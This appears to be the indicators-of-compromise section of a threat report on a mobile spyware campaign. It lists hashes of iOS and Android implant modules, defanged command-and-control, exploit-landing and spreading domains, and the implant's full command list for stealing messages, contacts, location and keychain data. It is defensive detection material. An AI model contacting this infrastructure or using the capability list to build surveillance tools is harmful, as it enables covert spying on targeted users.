f70d6b3b44d855c2fb7c662c5334d1d5 (Feb 7, 2020)

**FileManage**

f1c899e7dd1f721265cc3e3b172c7e90 (Jan 10, 2020)

ea9295d8409ea0f1d894d99fe302070e (Feb 7, 2020)

**ios\_qq**

c450e53a122c899ba451838ee5250ea5 (Jan 10, 2020)

f761560ace765913695ffc04dfb36ca7 (Feb 7, 2020)

**ios\_telegram**

1e12e9756b344293352c112ba84533ea (Jan 10, 2020)

5e295307e4429353e78e70c9a0529d7d (Feb 7, 2020)

**ios\_wechat**

187a4c343ff4eebd8a3382317cfe5a95 (Jan 10, 2020)

66d2379318ce8f74cfbd0fb26afc2084 (Feb 7, 2020)

**KeyChain**

db202531c6439012c681328c3f8df60c (Jan 10, 2020)

**locationaaa.dylib**

3e7094eec0e99b17c5c531d16450cfda (Jan 10, 2020)

06ff47c8108f7557bb8f195d7b910882 (Feb 7, 2020)

**Screenaaa**

35fd8a6eac382bfc95071d56d4086945 (Jan 10, 2020)

7b69a20920d3b0e6f0bffeefdce7aa6c (Feb 7, 2020)

**ShellCommandaaa**

a8b0c99f20a303ee410e460730959d4e (Jan 10, 2020)

**SoftInfoaaa**

8cdf29e9c6cca6bf8f02690d8c733c7b (Jan 10, 2020)

**WifiList**

c400d41dd1d3aaca651734d4d565997c (Jan 10, 2020)

**Android malware**

77ebb4207835c4f5c4d5dfe8ac4c764d

fadff5b601f6fca588007660934129eb

5d2b65790b305c186ef7590e5a1f2d6b

**Past similar SpringDragon evora**

1126f8af2249406820c78626a64d12bb

33782e5ba9067b38d42f7ecb8f2acdc8

**Domains and IPs**

---

**Implant c2**

45.134.1[.]180 (iOS)

45.134.0[.]123 (Android)

app.poorgoddaay[.]com (Android)

svr[.]hkrevolution[.]club (Android)

**WebKit exploit landing**

45.83.237[.]13

messenger[.]cloud

**Spreading**

appledaily.googlephoto[.]vip

www[.]googlephoto[.]vip

news2.hkrevolution[.]club

news.hkrevolution[.]club

www[.]facebooktoday[.]cc

www[.]hkrevolt[.]com

news.hkrevolt[.]com

movie.poorgoddaay[.]com

xxinc-media[.]oss-cn-shenzhen.aliyuncs[.]com

**Related subdomains**

app.hkrevolution[.]club

news.poorgoddaay[.]com

zg.poorgoddaay[.]com

ns1.poorgoddaay[.]com

**Full Mobile Device Command List**

---

change\_config

exe\_cmd

stop\_cmd

get\_phoneinfo

get\_contacts

get\_call\_history

get\_sms

delete\_sms

send\_sms

get\_wechat\_account

get\_wechat\_contacts

get\_wechat\_group

get\_wechat\_msg

get\_wechat\_file  
get\_location  
get\_location\_continuing  
get\_browser\_history  
get\_dir  
upload\_file  
download\_file  
delete\_file  
get\_picture  
get\_video  
get\_audio  
create\_dir  
rename\_file  
move\_file  
copy\_file  
get\_app  
get\_process  
get\_wifi\_history  
get\_wifi\_nearby  
call\_record  
call\_photo  
get\_qq\_account  
get\_qq\_contacts  
get\_qq\_group  
get\_qq\_msg  
get\_qq\_file  
get\_keychain  
screenshot